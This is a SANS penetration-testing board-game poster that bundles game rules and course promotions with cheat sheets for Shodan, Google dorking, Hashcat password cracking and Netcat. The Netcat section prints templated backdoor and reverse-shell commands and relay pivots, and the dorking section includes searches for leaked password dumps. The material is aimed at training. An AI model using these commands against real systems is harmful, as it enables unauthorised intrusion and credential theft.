PIVOTS X PAYLOADS


SIMULATE A FULL-SCALE HIGH-VALUE PENETRATION TEST

GAME PIECES


X-Ray Specs

Ono Sendai CyberSpace 7

The Hero's Slingshot


King Arthur's Rabbit

Code Injector



Cyber Web Crawler of Cyber


My First Burner Phone

Mr. Rogue AP

The Clipboard of Authority

Light Sword of Holding


Black Magic Wand of SEC760


SANS NetWars Energy Drink

GAME MODIFIERS

Build a Home Pen Test Lab | **BONUS TURN**
www.sans.org/webcasts/building-super-duper-home-lab-105640

Play SANS Holiday Hack Challenge | **Go Forward 2 Spaces**
www.holidayhackchallenge.com

Read SANS Pen Test Blogs | **Opponent Loses Turn**
https://pen-testing.sans.org/blog

Watch SANS Pen Test Webcasts | **Advance to Next Phase**
www.youtube.com/SANSPenTestTraining

Take SANS Pen Test Training | **BONUS TURN**
www.sans.org/pentest

Listen to Internet Storm Center Daily Podcast | **All Opponents Lose a Turn**
https://isc.sans.edu/podcast.html

Attend an InfoSec Conference | **Go Forward 3 Spaces**
https://infosec-conferences.com/

Participate in SANS NetWars | **Advance to Next Phase**
www.sans.org/netwars

SANS


Download a PDF version of the Pivots & Payloads poster, additional game pieces, and game modifiers at www.sans.org/boardgame

SANS

The Most Trusted Source for Information Security Training, Certification, and Research

PIVOTS X PAYLOADS

SIMULATE A FULL-SCALE HIGH-VALUE PENETRATION TEST



Reporting

- Use your packet capture to help show network trust relationships
- You realize you didn't take enough screenshots: ***PANIC!*** **ROLL DICE, SKIP THAT MANY TURNS**
- You took screenshots the entire time! Good job
- Your notes were well written and easy to follow
- Your proofreader has the week off, **SKIP NEXT TURN** while you find a replacement
- You add the target organization's alerts to show they have detection capabilites
- Target organization likes draft report! Gives feedback in a timely manner
- Target organization wants you to present the findings to the board of directors **SKIP NEXT TURN TO PREPARE**

Post-Exploitation

- Host Blue Team catches you **SKIP NEXT TURN**
- DLP is only looking at email, so you can exfil data with ease
- You find SQL injection on internal web app
- Target organization runs Kansa module and sees your process injection **GO BACK 3 SPACES**
- You are able to set up a passive listener on client network
- Get additional credentials from configuration files
- Look through local system and network shares for interesting files
- Outbound firewall configuration limits access **GO BACK 2 SPACES**
- That was a honey doc! Busted **SKIP NEXT TURN**
- Enumerate users and grab more password hashes

Exploitation

- Find GitHub repo with working exploit
- Exploit causes app to crash, client mad **SKIP NEXT TURN**
- Your custom payload evades AV and IDS
- Misconfigured service; no exploit required!
- Firewall stops stager from calling home **GO BACK 2 SPACES**
- You create your own 0-day

Pivoting

- DNS cache shows systems already communicating
- Target organization didn't segment networks appropriately; you can pivot with ease
- Target organization's SOC detects your lateral movement **SKIP NEXT TURN**
- Target organization is not reviewing NetFlow data; you remain undetected

Password Attacks

- Cracked service account password
- Target organization's admin accounts use multi-factor authentication **GO BACK 2 SPACES**
- You use a honey account and get caught **SKIP NEXT TURN**
- Crack passwords with Hashcat
- Steal hashes with Metasploit hashdump

Scanning

- You forget to throttle scan and create disruption **SKIP NEXT TURN**
- Discover unpatched remote exploit
- Verify findings from search engine recon
- Target organization MSSP detects your scans **GO BACK 2 SPACES**
- You discover a large number of open TCP and UDP ports

Scoping & Rules of Engagement

- Scoping call went great!
- Target organization provides lists of systems to attack
- Target organization gives your "victory conditions"
- Client wants to modify scope **GO BACK TO START**

Reconnaissance

- Shodan.io helps you find potential vulnerabilities
- You interacted with a honey pot **SKIP NEXT TURN**
- Target organization DNS server allows external zone transfers
- Search engines reveal data exposure

www.sans.org/boardgame

RECONNAISSANCE

Contributors: Shodan
JOSHUA WRIGHT @joswr1ght
JEFF MCJUNKIN @jeffmcjunkin

Contributors: Google Dorks
MIKE MURR @mikemurr
JOSHUA BARONE @tygarsai

Shodan.io

The search engine for security

Shodan is the world's first search engine for Internet-connected devices.

https://www.shodan.io

Shodan Search Operators:
To perform more advanced searches using Shodan, apply search operators. Search operators are only available to registered users. It's free to create an account, which will also give you an API key for use with Shodan's command-line tool.

Once you are logged in, you can apply additional search modifiers to focus your search.

title:	Search the content scraped from the HTML tag
html:	Search the full HTML content of the returned page
product:	Search the name of the software or product identified in the banner
net:	Search a given netblock (example: 204.51.94.79/18)
version:	Search the version of the product
port:	Search for a specific port or ports
os:	Search for a specific operating system name
country:	Search for results in a given country (2-letter code)
city:	Search for results in a given city

Some filters allow multiple values, such as "postal:97201,97202".

Google DORKS!

Google dorking is a computer hacking technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites use.

Advanced Operators

There are many similar advanced operators that can be used to exploit insecure websites:

```
site:
```

`site:sans.org` `site:www.sans.org`

Restricts the search to a specific domain

`site:sans.org -site:www.sans.org`

Can also be combined with not operator to leave out specific sub-domains

PEN TEST EXAMPLE:

`site:target.tgt “at least” “characters long” password`

Search target.tgt for password policies (useful for password guessing)

`site:target.tgt “employee directory”`

Search target.tgt for an employee directory (useful for social engineering)

```
“@target.tgt” “Password1”
```

Search for password dumps containing email addresses from target.tgt

```
intitle:
```

Looks for keywords in the title of a page

PEN TEST EXAMPLE:

`intitle:”Index Of”`

This example looks for default configurations where directory listing is turned on, which can leak sensitive data, or data that can be used for other attacks

`intitle:”admin”`

Use to look for possible unlisted administration panel pages

```
inurl:
```

This looks for keywords that appear in the url

PEN TEST EXAMPLE:

`inurl:admin`

This looks for possible unlisted administration panel pages

```
filetype:
```

Looks for files with specific extensions

PEN TEST EXAMPLE:

`filetype:xlsx`

Look for Excel spreadsheets that might be exposing sensitive data (also xls, doc, docx, etc.)

HASHCAT [PASSWORD CRACKING]

Contributor:
JON GORENFLO @flakpaket

Basic Syntax

```
hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...
```

Searching for Options

Unix

```
hashcat --help | grep -i [string]
```

Windows

```
hashcat --help | find /i "[string]"
```

Attack Modes

#	Mode	Description
0	Straight	Dictionary Attack
1	Combination	Uses 2 wordlists, each word in list 2 is appended to each word in list 1
3	Brute-force	Use Masks, Markov, or pure brute force
6	Hybrid Wordlist + Mask	Like Combination, but uses a wordlist and brute force
7	Hybrid Mask + Wordlist	Like Combination, but uses brute force and a wordlist

Common Hash Modes

RAW

#	Name
0	MD5
100	SHA1
1400	SHA-256
1700	SHA-512

ARCHIVES

#	Name
11600	7-Zip
13600	WinZip
12500	RAR3-hp
13000	RAR5
14800	iTunes backup >= 10.0

OPERATING SYSTEMS

#	Name
1000	NTLM
3000	LM
1100	Domain Cached Credentials (DCC), MS Cache
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2
12800	MS-AzureSync PBKDF2-HMAC-SHA256
5700	Cisco-IOS type 4 (SHA256)
9200	Cisco-IOS (PBKDF2-SHA256)
9300	Cisco-IOS (scrypt)
1500	descrypt, DES (Unix), Traditional DES
7400	sha256crypt, SHA256 (Unix)
1800	sha512crypt, SHA512 (Unix)

NETWORK PROTOCOLS

#	Name
5500	NetNTLMv1
5500	NetNTLMv1+ESS
5600	NetNTLMv2
7500	Kerberos 5 AS-REQ Pre-Auth etype 23
2500	WPA/WPA2
2501	WPA/WPA2 PMK
5300	IKE-PSK MD5
5400	IKE-PSK SHA1

WEB PLATFORMS

#	Name
400	Wordpress, Joomla >= 2.5.18 (MD5)
7900	Drupal7
124	Django (SHA-1)
10000	Django (PBKDF2-SHA256)
3711	MediaWiki B type

DATABASES

#	Name
11200	MySQL CRAM (SHA1)
200	MySQL323
300	MySQL4.1/MySQL5
112	Oracle S: Type (Oracle 11+)
12300	Oracle T: Type (Oracle 12+)
1731	MSSQL (2012, 2014)
11100	PostgreSQL CRAM (MD5)

DOCUMENTS

#	Name
9400	MS Office 2007
9500	MS Office 2010
600	MS Office 2013
10600	PDF 1.7 Level 3 (Acrobat 9)
10700	PDF 1.7 Level 8 (Acrobat 10 - 11)

Generate Wordlists for Other Tools with --stdout

```
hashcat -a 3 --stdout Password?d | Creates list: Password0-Password9
hashcat -a 6 --stdout wordlist.dic ?d | Append digits to the end of words
hashcat -a 7 --stdout ?d wordlist.dic | Prepent digits to the beginning of words
```

Info Commands

```
hashcat -I | Show info about OpenCL devices
hashcat -b | Benchmark all hashes
hashcat -b -m [#] | Benchmark a specific hash mode
hashcat -V | Show Verion info
hashcat [hashfile] --show | Show cracked hashes
hashcat [hashfile] --left | Show uncracked hashes
```

Performance Tweaks

```
-O | (Capital ‘O’) Optimize Kernel, Passwords < 32 Char.
-w [#]

hashcat -w 3 -O -a 0 -m [#] [hashfile] [wordlist]
```

#	Performance
1	Low
2	Default
3	High
4	Nightmare

Built-in Character Sets

Character sets are combined to create “masks” or patterns for brute force attacks.

Mask	Characters
?l	abcdefghijklmnopqrstuvwxyz
?u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d	0123456789
?h	0123456789abcdef
?H	0123456789ABCDEF
?s	«space»!"#$%&’()*+,-./:;<=>?@[]^_`{|}~
?a	?l?u?d?s
?b	0x00 - 0xff

Examples

Straight

```
hashcat -a 0 -m [#] [hashfile] [wordlist]
hashcat -a 0 -m [#] [hashfile] [wordlist] -r [rulefile]
```

Brute-force

```
hashcat -a 3 -m [#] [hashfile]
hashcat -a 3 -m [#] [hashfile] [mask]
```

Hybrid Wordlist + Mask

```
hashcat -a 6 -m [#] [hashfile] [wordlist] [mask]
```

Hybrid Mask + Wordlist

```
hashcat -a 7 -m [#] [hashfile] [mask] [wordlist]
```

Combination

```
hashcat -a 1 -m [#] [hashfile] [wordlist-1] [wordlist-2]
hashcat -a 1 -m [#] [hashfile] [wordlist-1] [wordlist-2] -j [rule] -k [rule]
```

Rules	Description
$	Append characters
^	Prepend characters
c	Capitalize first letter, lower the rest
t	Toggle case for all characters
d	Duplicate entire word
l	Lowercase all letters
u	Uppercase all letters
r	Reverse the word

NETCAT

Contributor:
ED SKOUDIS @edskoudis

Fundamentals

FUNDAMENTAL NETCAT CLIENT:

```
$ nc [TargetIPaddr] [port]
```

Connect to an arbitrary port [port] at IP Address [TargetIPaddr]

FUNDAMENTAL NETCAT LISTENER:

```
$ nc –l -p [LocalPort]
```

Create a Netcat listener on arbitrary local port [LocalPort]

Both the client and listener take input from STDIN and send data received from the network to STDOUT

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```

The [TargetIPaddr] is simply the other side’s IP address or domain name. It is required in client mode, of course (because we have to tell the client where to connect), and it is optional in listen mode.

-l:	Listen mode (default is client mode)
-L:	Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener that starts listening again after a client disconnects
-u:	UDP mode (default is TCP)
-p:	Local port (In listen mode, this is the port listened on; in client mode, this is the source port for all packets sent)
-e:	Program to execute after connection occurs, connecting STDIN and STDOUT to the program
-n:	Don’t perform DNS lookups on names of machines on the other side
-z:	Zero-I/O mode (Don’t send any data, just emit a packet without payload)
-wN:	Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn’t happen in that time, Netcat stops running.
-v:	Be verbose, printing out messages on Standard Error, such as when a connection occurs
-vv:	Be very verbose, printing even more details on Standard Error

Backdoor Shells

LISTENING BACKDOOR SHELL ON LINUX:

```
$ nc –l –p [LocalPort] –e /bin/bash
```

LISTENING BACKDOOR SHELL ON WINDOWS:

```
C:\> nc –l –p [LocalPort] –e cmd.exe
```

Create a shell on local port [LocalPort] that can then be accessed using a fundamental Netcat client

REVERSE BACKDOOR SHELL ON LINUX:

```
$ nc [YourIPaddr] [port] –e /bin/bash
```

REVERSE BACKDOOR SHELL ON WINDOWS:

```
C:\> nc [YourIPaddr] [port] –e cmd.exe
```

Create a reverse shell that will attempt to connect to [YourIPaddr] on local port [port]. This shell can then be captured using a fundamental nc listener

TCP Port Scanner

PORT SCAN AN IP ADDRESS:

```
$ nc –v –n –z –w1 [TargetIPaddr] [start_port]-[end_port]
```

Attempt to connect to each port in a range from [end_port] to [start_port] on IP Address [TargetIPaddr] running verbosely (-v on Linux, - vv on Windows), not resolving names (-n), without sending any data (-z), and waiting no more than 1 second for a connection to occur (-w1)

The randomize ports (-r) switch can be used to choose port numbers randomly in the range

Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:

```
C:\> cd c:\temp
```

LISTENER-TO-CLIENT RELAY:

```
C:\> echo nc [TargetIPaddr] [port] > relay.bat
C:\> nc –l –p [LocalPort] –e relay.bat
```

Create a relay that sends packets from the local port [LocalPort] to a Netcat Client connected to [TargetIPaddr] on port [port]

LISTENER-TO-LISTENER RELAY:

```
C:\> echo nc –l –p [LocalPort_2] > relay.bat
C:\> nc –l –p [LocalPort_1] –e relay.bat
```

Create a relay that will send packets from any connection on [LocalPort_1] to any connection on [LocalPort_2]

CLIENT-TO-CLIENT RELAY:

```
C:\> echo nc [NextHopIPaddr] [port2] > relay.bat
C:\> nc [PreviousHopIPaddr] [port] –e relay.bat
```

Create a relay that will send packets from the connection to [PreviousHopIPaddr] on port [port] to a Netcat Client connected to [NextHopIPaddr] on port [port2]

Netcat Relays on Linux

To start, create a FIFO (named pipe) called backpipe:

```
$ cd /tmp
$ mknod backpipe p
```

LISTENER-TO-CLIENT RELAY:

```
$ nc –l –p [LocalPort] 0<backpipe | nc [TargetIPaddr] [port] | tee backpipe
```

Create a relay that sends packets from the local port [LocalPort] to a Netcat client connected to [TargetIPaddr] on port [port]

LISTENER-TO-LISTENER RELAY:

```
$ nc –l –p [LocalPort_1] 0<backpipe | nc –l –p [LocalPort_2] | tee backpipe
```

Create a relay that sends packets from any connection on [LocalPort_1] to any connection on [LocalPort_2]

CLIENT-TO-CLIENT RELAY:

```
$ nc [PreviousHopIPaddr] [port] 0<backpipe | nc [NextHopIPaddr] [port2] | tee backpipe
```

Create a relay that sends packets from the connection to [PreviousHopIPaddr] on port [port] to a Netcat client connected to [NextHopIPaddr] on port [port2]

The Most Trusted Source for Information Security Training, Certification, and Research

PEN TEST & VULNERABILITY ASSESSMENT TRAINING

Network Penetration Testing and Ethical Hacking GIAC: GPEN **SEC560** www.sans.org/sec560	**Hacker Tools, Techniques, Exploits, and Incident Handling** GIAC: GCIH **SEC504** www.sans.org/sec504	**Enterprise Threat and Vulnerability Assessment** **SEC460** www.sans.org/sec460
Web App Penetration Testing and Ethical Hacking GIAC: GWAPT **SEC542** www.sans.org/sec542	**Advanced Web App Pen Testing, Ethical Hacking, and Exploitation Techniques** **SEC642** www.sans.org/sec642	**Automating Information Security with Python** GIAC: GPYC **SEC573** www.sans.org/sec573
Social Engineering for Penetration Testers **SEC567** www.sans.org/sec567	**Wireless Penetration Testing and Ethical Hacking** GIAC: GAWN **SEC617** www.sans.org/sec617	**Mobile Device Security and Ethical Hacking** GIAC: GMOB **SEC575** www.sans.org/sec575
NETWARS EXPERIENCE www.sans.org/netwars	**Advanced Exploit Development for Penetration Testers** **SEC760** www.sans.org/sec760	**Advanced Penetration Testing, Exploit Writing, and Ethical Hacking** GIAC: GXPN **SEC660** www.sans.org/sec660

The Most Trusted Source for Information Security Training, Certification, and Research

PIVOTS X PAYLOADS

SIMULATE A FULL-SCALE HIGH-VALUE PENETRATION TEST

BOARD GAME
POSTER

HOW TO PLAY

Pivots & Payloads Contributors:
MICK DOUGLAS @bettersafetynet
ED SKOUDIS @edskoudis

Graphic Design:
KIM ELLIOTT @KimbaChan

PIVOTS X PAYLOADS
SIMULATE A FULL-SCALE HIGH-VALUE PENETRATION TEST

FOR 2 TO 6 PLAYERS/AGES 10+

GAME ELEMENTS

Gameboard	Game Modifiers
Game Pieces*	(1) D6 Dice [not included]

OBJECTIVE

Be the first pen tester to reach “Achievement Unlocked” and complete the simulated pen test.

THE FIRST TIME YOU PLAY

Use scissors to remove the game pieces and game modifiers section from the poster. Cut each game piece and game modifier out to use during the game. You can download a PDF of game pieces and game modifiers at www.sans.org/boardgame

RULES OF ENGAGEMENT

You and your fellow players are encouraged to create your own rules of engagement for this game. Those rules must be agreed upon by all players prior to the beginning of the game.

GAMEPLAY

1. Before game play, shuffle the game modifiers and hand one face down to each player. Players should not reveal their modifier until it is used during the game.
2. Roll a single D6 dice. The player with the highest score goes first. Play proceeds to the left.
3. When it's your turn, roll a single D6 dice and move your game piece, square by square, the number of squares shown on the dice. *Note: Two or more game pieces may be on the same space at the same time.*
4. Follow directions on the square. You may be instructed to lose a turn or move back spaces.

GAME MODIFIERS

1. At the beginning of the game, all players are handed one modifier, face down.
2. Players can use their game modifier at any time during the game. The modifier will then be “used” and will not be allowed in game play for the duration of the game.
3. You may create your own game modifiers to use in this game.

** Game pieces are used to represent your avatar in the game, but you can create or use any game piece you like.*

PENETRATION TESTING & VULNERABILITY ASSESSMENT TRAINING

SEC460: Enterprise Threat and Vulnerability Assessment
www.sans.org/sec460

SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling
GIAC: GCIH - Certified Incident Handler
www.sans.org/sec504

SEC542: Web App Penetration Testing and Ethical Hacking
GIAC: GWAPT - Web Application Penetration Tester
www.sans.org/sec542

SEC560: Network Penetration Testing and Ethical Hacking
GIAC: GPEN - Penetration Tester
www.sans.org/sec560

SEC562: CyberCity Hands-on Kinetic Cyber Range Exercise
PRIVATE TRAINING ONLY
www.sans.org/sec562

SEC564: Red Team Operations and Threat Emulation
www.sans.org/sec564

SEC567: Social Engineering for Penetration Testers
www.sans.org/sec567

SEC573: Automating Information Security with Python
GIAC: GPYC - Python Coder
www.sans.org/sec573

SEC575: Mobile Device Security and Ethical Hacking
GIAC: GMOB - Mobile Device Security Analyst
www.sans.org/sec575

SEC580: Metasploit Kung Fu for Enterprise Pen Testing
www.sans.org/sec580

SEC617: Wireless Penetration Testing and Ethical Hacking
GIAC: GAWN - Assessing and Auditing Wireless Networks
www.sans.org/sec617

SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques
www.sans.org/sec642

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking
GIAC: GXPN - Exploit Researcher and Advanced Penetration Tester
www.sans.org/sec660

SEC760: Advanced Exploit Development for Penetration Testers
www.sans.org/sec760

www.sans.org/roadmap

SANS
www.sans.org

Created by SANS Penetration Testing Curriculum Staff and Faculty

@SANSPenTest
@SANSInstitute
#pivotspayloadsgame

SLINGSHOT [PEN TEST LINUX DISTRO]

SANS created the Slingshot Linux Distro for penetration testers to use in their work and in a variety of SANS pen test courses. All of the tools are open-source, updated regularly, and tested for quality, cohesiveness, and stability.

Download the latest build today at
www.sans.org/slingshot

Tools included in Slingshot:

Tool	Description
Armitage	Graphical interface for Metasploit
Bro	Network analysis framework
Browser Exploitation Framework (BeEF)	Penetration testing tool that focuses on web browser exploitation network analysis framework
BurpSuite	Web vulnerability scanner
Empire	Post-exploitation framework that includes a pure PowerShell 2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent
Exiftool	Library and program to read and write meta information in multimedia files
Hashcat	Very fast password recovery tool
Hydra	Tool to brute force crack a remote authentication service
John The Ripper	Password recovery tool
Lair	Collaborative penetration testing tool that facilitates data aggregation across disparate sources
Metasploit	Penetration testing framework for exploitation and post-exploitation
Netcat	TCP/IP Swiss army knife
Nessus	Vulnerability scanner
Nmap	Network mapper and vulnerability scanner
OWASP Zed Attack Proxy (ZAP)	Web application vulnerability scanner
Recon-ng	A full-featured web reconnaissance framework written in Python
Responder	A LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication
Scapy	Python packet crafting library
Social-Engineer Toolkit (setoolkit)	An open-source penetration testing framework designed for social engineering
SQLMap	Automatic SQL injection and database takeover tool
Tcpdump	Command line packet capture tool
